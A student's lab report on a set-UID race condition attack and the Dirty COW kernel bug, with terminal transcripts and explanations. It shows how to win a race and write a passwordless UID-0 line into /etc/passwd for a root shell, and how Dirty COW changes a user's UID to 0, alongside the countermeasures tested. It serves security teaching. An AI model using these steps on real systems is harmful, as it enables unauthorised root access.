


Name: Bharath Karumudi  
Lab: Race Condition and Dirty COW attack

### Part 1: Race Condition Vulnerability

Lab Setup:




```
g] : 1
/bin/bash
[10/19/19]seed@VM:~$ cd Documents/
[10/19/19]seed@VM:~/Documents$ ls -lrt
total 8
drwxrwxr-x 2 seed seed 4096 Oct 14 19:18 Lab1
drwxrwxr-x 2 seed seed 4096 Oct 15 23:13 Lab2
[10/19/19]seed@VM:~/Documents$ mkdir Lab3
[10/19/19]seed@VM:~/Documents$ cd Lab3
[10/19/19]seed@VM:~/.../Lab3$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[10/19/19]seed@VM:~/.../Lab3$ vi vulp.c
[10/19/19]seed@VM:~/.../Lab3$ gcc -o vulp vulp.c
vulp.c: In function 'main':
vulp.c:15:33: warning: implicit declaration of function 'strlen' [-Wimplicit-function-declaration]
    fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                ^
vulp.c:15:33: warning: incompatible implicit declaration of built-in function 'strlen'
vulp.c:15:33: note: include '<string.h>' or provide a declaration of 'strlen'
[10/19/19]seed@VM:~/.../Lab3$ ls -l vulp
-rwxrwxr-x 1 seed seed 7628 Oct 19 17:06 vulp
[10/19/19]seed@VM:~/.../Lab3$ sudo chown root vulp; sudo chmod 4755 vulp
[10/19/19]seed@VM:~/.../Lab3$ ls -l vulp
-rwsr-xr-x 1 root seed 7628 Oct 19 17:06 vulp
[10/19/19]seed@VM:~/.../Lab3$
```

A red arrow points to the file 'vulp' in the final 'ls -l' output, which now has permissions 'rwsr-xr-x' and is owned by 'root'.

**Observation:** Disabled the sticky symlinks protection and also created a root owned set-UID program: vulp with the given code in lab manual.

**Explanation:** The sticky symlinks protection disabled to perform the attack, as it is one of the countermeasures in Ubuntu, to perform the further lab exercises, we need to disable.

## Task1: Choosing our target



```
g] : 1
root@VM: ~
[10/19/19]seed@VM:~/Documents$ cd Lab3
[10/19/19]seed@VM:~/.../Lab3$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[10/19/19]seed@VM:~/.../Lab3$ vi vulp.c
[10/19/19]seed@VM:~/.../Lab3$ gcc -o vulp vulp.c
vulp.c: In function 'main':
vulp.c:15:33: warning: implicit declaration of function 'strlen' [-Wimplicit-function-declaration]
    fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                ^
vulp.c:15:33: warning: incompatible implicit declaration of built-in function 'strlen'
vulp.c:15:33: note: include '<string.h>' or provide a declaration of 'strlen'
[10/19/19]seed@VM:~/.../Lab3$ ls -l vulp
-rwxrwxr-x 1 seed seed 7628 Oct 19 17:06 vulp
[10/19/19]seed@VM:~/.../Lab3$ sudo chown root vulp; sudo chmod 4755 vulp
[10/19/19]seed@VM:~/.../Lab3$ ls -l vulp
-rwsr-xr-x 1 root seed 7628 Oct 19 17:06 vulp
[10/19/19]seed@VM:~/.../Lab3$ sudo vi /etc/passwd
[10/19/19]seed@VM:~/.../Lab3$ tail -1 /etc/passwd
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[10/19/19]seed@VM:~/.../Lab3$ su - test
Password:
root@VM:~#
root@VM:~# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:~#
root@VM:~# exit
logout
[10/19/19]seed@VM:~/.../Lab3$ sudo vi /etc/passwd
[10/19/19]seed@VM:~/.../Lab3$ id test
id: 'test': no such user
[10/19/19]seed@VM:~/.../Lab3$
```

### Observation:

By editing the /etc/passwd file by adding a new line with the given content for the test user, the new user id was created, and the password is set to blank with the magic password. When switched to the user “test”, just hit the enter and I was able to enter into “test” user account with root shell. This was verified with id and then removed the entry from /etc/passwd file.

### Explanation:

The /etc/passwd file will have all the users and the second part is hashed password and third part is UID. As the new user test was added to the file with the magic password which is equivalent to blank/no password (just hit enter) and the third part is set to 0, a root privileged account was created and able to login to the test user account without password and with root access.

## Task 2: Launching the Race Condition Attack

```


root@VM: ~ 80x36
- rwsr-xr-x 1 root seed 7628 Oct 19 17:06 vulp
[10/19/19]seed@VM:~/.../Lab3$ vi target_process.sh
[10/19/19]seed@VM:~/.../Lab3$ echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" > passwd input
[10/19/19]seed@VM:~/.../Lab3$ cat passwd input
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[10/19/19]seed@VM:~/.../Lab3$ id test
id: 'test': no such user
[10/19/19]seed@VM:~/.../Lab3$ vi attack_process.c
[10/19/19]seed@VM:~/.../Lab3$ gcc -o attack_process attack_process.c
attack_process.c: In function 'main':
attack_process.c:12:4: error: expected ';' before 'symlink'
    symlink("/etc/passwd","tmp/xyz");
    ^~~~~~
[10/19/19]seed@VM:~/.../Lab3$ vi attack_process.c
[10/19/19]seed@VM:~/.../Lab3$ gcc -o attack_process attack_process.c
[10/19/19]seed@VM:~/.../Lab3$ touch xyz
[10/19/19]seed@VM:~/.../Lab3$ mv xyz myfile
[10/19/19]seed@VM:~/.../Lab3$ touch /tmp/xyz
[10/19/19]seed@VM:~/.../Lab3$ ls -lrt
total 32
-rw-rw-r-- 1 seed seed 360 Oct 19 17:04 vulp.c
-rwsr-xr-x 1 root seed 7628 Oct 19 17:06 vulp
-rw-rw-r-- 1 seed seed 275 Oct 19 17:26 target_process.sh
-rw-rw-r-- 1 seed seed 44 Oct 19 17:27 passwd_input
-rw-rw-r-- 1 seed seed 244 Oct 19 17:33 attack_process.c
-rwxrwxr-x 1 seed seed 7432 Oct 19 17:33 attack_process
-rw-rw-r-- 1 seed seed 0 Oct 19 17:33 myfile
[10/19/19]seed@VM:~/.../Lab3$ ls -l /tmp/xyz /home/seed/Documents/Lab3/myfile
-rw-rw-r-- 1 seed seed 0 Oct 19 17:33 /home/seed/Documents/Lab3/myfile
-rw-rw-r-- 1 seed seed 0 Oct 19 17:34 /tmp/xyz
[10/19/19]seed@VM:~/.../Lab3$ id test
id: 'test': no such user
[10/19/19]seed@VM:~/.../Lab3$ ./attack_process &
[1] 3094
[10/19/19]seed@VM:~/.../Lab3$ ./target_process.sh
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[10/19/19]seed@VM:~/.../Lab3$ ls -l /etc/passwd
-rw-r--r-- 1 root root 2598 Oct 19 18:05 /etc/passwd
[10/19/19]seed@VM:~/.../Lab3$ tail -1 /etc/passwd
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[10/19/19]seed@VM:~/.../Lab3$ su - test
Password:
root@VM:~# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:~#
```



**Observation:** Created a new program called “attack\_process” with normal privileges that can alter the symlink between “myfile” and “/etc/passwd” file. Also, created a program “target\_process.sh” which can run the “vulp” in loop until the “/etc/passwd” file is changed. The input for the vulp was given through the file called “passwd\_input” which has the “test” user details as shown in the screenshot. By running the program “attack\_process” and “target\_process” after some time, the /etc/passwd file was modified and a new user called “test” was added to the /etc/passwd file. This was verified by checking the file and also by logging into the test account and we can see we have a root shell with real user also as root.

**Explanation:** The /tmp/XYZ was initially pointed to user file “myfile” and then in “vulp” program the access was verified and after context switching to attack\_process and again back to vulp which is a root owned set-UID program which is capable of writing the content to the /etc/passwd file. Here, the access() system call verifies the real UID permissions on the file, whereas, the open() system call checks only effective Uid privileges. The window between the check and use was used to attack by brute-forcing (using loop) and context switching. Thus, the program was able to make a new entry to the “/etc/passwd” file with a new user details and the attack was successful, which is a result of race condition vulnerability.

### Task 3: Countermeasure: Applying the Principle of Least Privilege



```
/bin/bash
/bin/bash 80x24
[10/19/19]seed@VM:~/.../Lab3$ vi vulp_fix.c
[10/19/19]seed@VM:~/.../Lab3$ gcc -o vulp vulp_fix.c
[10/19/19]seed@VM:~/.../Lab3$ sudo chown root vulp; sudo chmod 4755 vulp
[10/19/19]seed@VM:~/.../Lab3$ ls -l vulp
-rwsr-xr-x 1 root seed 7748 Oct 19 18:37 vulp
[10/19/19]seed@VM:~/.../Lab3$ sudo vi /etc/passwd
[10/19/19]seed@VM:~/.../Lab3$ id test
id: 'test': no such user
[10/19/19]seed@VM:~/.../Lab3$ ls -lrt
total 40
-rw-rw-r-- 1 seed seed 360 Oct 19 17:04 vulp.c
-rwxr-xr-x 1 seed seed 275 Oct 19 17:26 target_process.sh
-rw-rw-r-- 1 seed seed 45 Oct 19 17:50 passwd_input
-rw-rw-r-- 1 seed seed 244 Oct 19 17:56 attack_process.c
-rwxrwxr-x 1 seed seed 7432 Oct 19 17:56 attack_process
-rw-rw-r-- 1 seed seed 1980 Oct 19 18:05 myfile
-rw-rw-r-- 1 seed seed 463 Oct 19 18:37 vulp_fix.c
-rwsr-xr-x 1 root seed 7748 Oct 19 18:37 vulp
[10/19/19]seed@VM:~/.../Lab3$ ls -l /tmp/XYZ
ls: cannot access '/tmp/XYZ': No such file or directory
[10/19/19]seed@VM:~/.../Lab3$ touch /tmp/XYZ
[10/19/19]seed@VM:~/.../Lab3$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[10/19/19]seed@VM:~/.../Lab3$
[10/19/19]seed@VM:~/.../Lab3$ ./attack_process &
[1] 2558
[10/19/19]seed@VM:~/.../Lab3$ ./target_process.sh
```



## Task 4: Countermeasure: Using Ubuntu's Built-in Scheme

```
/bin/bash
[10/19/19]seed@VM:~/.../Lab3$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
[10/19/19]seed@VM:~/.../Lab3$ gcc -o vulp vulp.c
[10/19/19]seed@VM:~/.../Lab3$ sudo chown root vulp; sudo chmod 4755 vulp
[10/19/19]seed@VM:~/.../Lab3$ ls -l vulp
-rwsr-xr-x 1 root seed 7628 Oct 19 18:55 vulp
[10/19/19]seed@VM:~/.../Lab3$ touch /tmp/XYZ; ls -l /tmp/XYZ
-rw-rw-r-- 1 seed seed 0 Oct 19 18:56 /tmp/XYZ
[10/19/19]seed@VM:~/.../Lab3$ ls -lrt
total 352
-rwxr-xr-x 1 seed seed 275 Oct 19 17:26 target_process.sh
-rw-rw-r-- 1 seed seed 45 Oct 19 17:50 passwd_input
-rw-rw-r-- 1 seed seed 244 Oct 19 17:56 attack_process.c
-rwxrwxr-x 1 seed seed 7432 Oct 19 17:56 attack_process
-rw-rw-r-- 1 seed seed 317724 Oct 19 18:44 myfile
-rw-rw-r-- 1 seed seed 468 Oct 19 18:49 vulp_fix.c
-rw-rw-r-- 1 seed seed 381 Oct 19 18:54 vulp.c
-rwsr-xr-x 1 root seed 7628 Oct 19 18:55 vulp
[10/19/19]seed@VM:~/.../Lab3$ ./attack_process &
[1] 2505
[10/19/19]seed@VM:~/.../Lab3$ ./target_process.sh
No permission
./target_process.sh: line 11: 6083 Segmentation fault ./vulp < passwd_inpu
t
./target_process.sh: line 11: 6085 Segmentation fault ./vulp < passwd_inpu
t
No permission
./target_process.sh: line 11: 6089 Segmentation fault ./vulp < passwd_inpu
t
No permission
./target_process.sh: line 11: 6093 Segmentation fault ./vulp < passwd_inpu
t
./target_process.sh: line 11: 6095 Segmentation fault ./vulp < passwd_inpu
t
No permission
No permission
./target_process.sh: line 11: 6101 Segmentation fault ./vulp < passwd_inpu
t
No permission
No permission
./target_process.sh: line 11: 6107 Segmentation fault ./vulp < passwd_inpu
t
No permission
^C
[10/19/19]seed@VM:~/.../Lab3$
```


**Observation:** The Ubuntu countermeasure sticky symlinks was turned on back with “sysctl -w fs.protected\_symlinks=1” and ran the attack with original vulp program **without** having the principle of least privilege changes. When ran the program, observed the *Segmentation fault error* and the attack was failed.

**Explanation:** The attack failure was due to countermeasure by Ubuntu – sticky symlinks enabled. (1) The protection works, even if attackers can win the race condition, they cannot cause damages. The protection only applies to world-wide sticky directories, such as /temp. This is enabled by default in Ubuntu. When it is enabled, symbolic links inside a sticky world-writable directory can only be followed when the owner of the symlink matches either the follower or the directory owner. (2) The limitation with this is, it applies to only world-writable sticky directories and under certain conditions.

## Part 2: Dirty COW attack

### Task 1: Modify a Dummy Read-Only File

1.1, 1.2, 1.3, 1.4: Create a Dummy file and Program setup:




```
seed-V12 [Running]
Terminal
[10/22/2019 16:27] seed@ubuntu:~$ cd Documents/Lab3/
[10/22/2019 16:30] seed@ubuntu:~/Documents/Lab3$ vi cow_attack.c
[10/22/2019 16:32] seed@ubuntu:~/Documents/Lab3$ gcc -o cow_attack cow_attack.c -lpthread
[10/22/2019 16:32] seed@ubuntu:~/Documents/Lab3$ sudo touch /zzz
[sudo] password for seed:
[10/22/2019 16:32] seed@ubuntu:~/Documents/Lab3$ ls -lrt
total 12
-rwxrwx--- 1 seed seed 1465 Oct 22 16:32 cow_attack.c
-rwxrwxr-x 1 seed seed 7641 Oct 22 16:32 cow_attack
[10/22/2019 16:33] seed@ubuntu:~/Documents/Lab3$ ls -l /zzz; cat /zzz
-rw-r--r-- 1 root root 0 Oct 22 16:32 /zzz
[10/22/2019 16:33] seed@ubuntu:~/Documents/Lab3$ sudo vi /zzz
[10/22/2019 16:34] seed@ubuntu:~/Documents/Lab3$ cat /zzz
111112222233333
[10/22/2019 16:34] seed@ubuntu:~/Documents/Lab3$ echo "9999" > /zzz
bash: /zzz: Permission denied
```

**Observation:** Created a dummy file /zzz with the content “111112222233333” with root as owner and verified that seed user is not able to edit the file by doing a test with overwriting the content and the permission was denied. Also, the required program was setup for the attack and compiled to an executable as “cow\_attack” with -lpthread option as the program has threads.

**Explanation:** This is setup for the attack - required test file and program was setup. The /zzz was read only for non-root users and cannot modify directly. We will see in next tasks how to modify the file content using Dirty COW vulnerability.



### Task 1.5: Launch the Attack:



```
red-V12 [Running]
Terminal
[10/22/2019 16:27] seed@ubuntu:~$ cd Documents/Lab3/
[10/22/2019 16:30] seed@ubuntu:~/Documents/Lab3$ vi cow_attack.c
[10/22/2019 16:32] seed@ubuntu:~/Documents/Lab3$ gcc -o cow_attack cow_attack.c -lpthread
[10/22/2019 16:32] seed@ubuntu:~/Documents/Lab3$ sudo touch /zzz
[sudo] password for seed:
[10/22/2019 16:32] seed@ubuntu:~/Documents/Lab3$ ls -lrt
total 12
-rwxrwx-- 1 seed seed 1465 Oct 22 16:32 cow_attack.c
-rwxrwxr-x 1 seed seed 7641 Oct 22 16:32 cow_attack
[10/22/2019 16:33] seed@ubuntu:~/Documents/Lab3$ ls -l /zzz; cat /zzz
-rw-r--r-- 1 root root 0 Oct 22 16:32 /zzz
[10/22/2019 16:33] seed@ubuntu:~/Documents/Lab3$ sudo vi /zzz
[10/22/2019 16:34] seed@ubuntu:~/Documents/Lab3$ cat /zzz
111112222222333333
[10/22/2019 16:34] seed@ubuntu:~/Documents/Lab3$ echo "9999" > /zzz
bash: /zzz: Permission denied
[10/22/2019 16:35] seed@ubuntu:~/Documents/Lab3$ ./cow_attack
I am about to join the threads.
^C
[10/22/2019 16:36] seed@ubuntu:~/Documents/Lab3$ cat /zzz
11111*****333333
[10/22/2019 16:36] seed@ubuntu:~/Documents/Lab3$
```

**Observation:** When launched the attack with the executable that was created “cow\_attack”, the content of the “/zzz” file was changed by replacing the 2’s with \*’s, meaning the attack was successful.

**Explanation:** This was due to Dirty COW vulnerability, where the “zzz” is a read-only file to the seed user.

The write() system call can be used to write the mapped memory. For the memory of the copy-on-write type, the system call has to perform three essential steps – (1) Make a copy of the mapped memory, (2) update the page table, so the virtual memory now points to the newly created physical memory and (3) write to memory.

These execution steps are not atomic and creates a potential race condition, which enables the Dirty COW attack and in our program that is between the writeThread and madviseThread threads. The problem occurs between (2) and (3). By using madvise() with MADV\_DONTNEED advice, we are saying kernel to discard the physical copy of the mapper memory, so the page table point back to the original mapped memory. When step(3) is performed, the physical memory is actually modified instead of process private copy.



## Task 2: Modify the Password File to Gain the Root Privilege

```
red-V12 [Running]
root@ubuntu: ~
Creating home directory '/home/charlie' ...
Copying files from '/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
No password supplied
Enter new UNIX password:
Retype new UNIX password:
No password supplied
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for charlie
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n] Y
[10/22/2019 16:51] seed@ubuntu:~/Documents/Lab3$ grep -i "charlie" /etc/passwd
charlie:x:1001:1002:,,,:/home/charlie:/bin/bash
[10/22/2019 16:52] seed@ubuntu:~/Documents/Lab3$ cp cow_attack.c cow_attack_passwd.c
[10/22/2019 16:53] seed@ubuntu:~/Documents/Lab3$ vi cow_attack_passwd.c
[10/22/2019 16:54] seed@ubuntu:~/Documents/Lab3$ vi cow_attack_passwd.c
[10/22/2019 16:55] seed@ubuntu:~/Documents/Lab3$ gcc -o cow_attack_passwd cow_attack_passwd.c -lpthread
[10/22/2019 16:55] seed@ubuntu:~/Documents/Lab3$ sudo cp /etc/passwd /etc/passwd_original.bkp
[10/22/2019 16:56] seed@ubuntu:~/Documents/Lab3$ grep -i "charlie" /etc/passwd
charlie:x:1001:1002:,,,:/home/charlie:/bin/bash
[10/22/2019 16:56] seed@ubuntu:~/Documents/Lab3$ ./cow_attack_passwd
I am about to join the threads.
^C
[10/22/2019 16:56] seed@ubuntu:~/Documents/Lab3$ grep -i "charlie" /etc/passwd
charlie:x:1001:1002:,,,:/home/charlie:/bin/bash
[10/22/2019 16:56] seed@ubuntu:~/Documents/Lab3$ vi cow_attack_passwd.c
[10/22/2019 16:58] seed@ubuntu:~/Documents/Lab3$ gcc -o cow_attack_passwd cow_attack_passwd.c -lpthread
[10/22/2019 16:59] seed@ubuntu:~/Documents/Lab3$ ls -lrt
total 24
-rwxrwx--- 1 seed seed 1465 Oct 22 16:32 cow_attack.c
-rwxrwxr-x 1 seed seed 7641 Oct 22 16:32 cow_attack
-rwxrwx--- 1 seed seed 1488 Oct 22 16:58 cow_attack_passwd.c
-rwxrwxr-x 1 seed seed 7648 Oct 22 16:59 cow_attack_passwd
[10/22/2019 16:59] seed@ubuntu:~/Documents/Lab3$ grep -i "charlie" /etc/passwd
charlie:x:1001:1002:,,,:/home/charlie:/bin/bash
[10/22/2019 16:59] seed@ubuntu:~/Documents/Lab3$ ./cow_attack_passwd
I am about to join the threads.
^C
[10/22/2019 16:59] seed@ubuntu:~/Documents/Lab3$ grep -i "charlie" /etc/passwd
charlie:x:0000:1002:,,,:/home/charlie:/bin/bash
[10/22/2019 16:59] seed@ubuntu:~/Documents/Lab3$ su - charlie
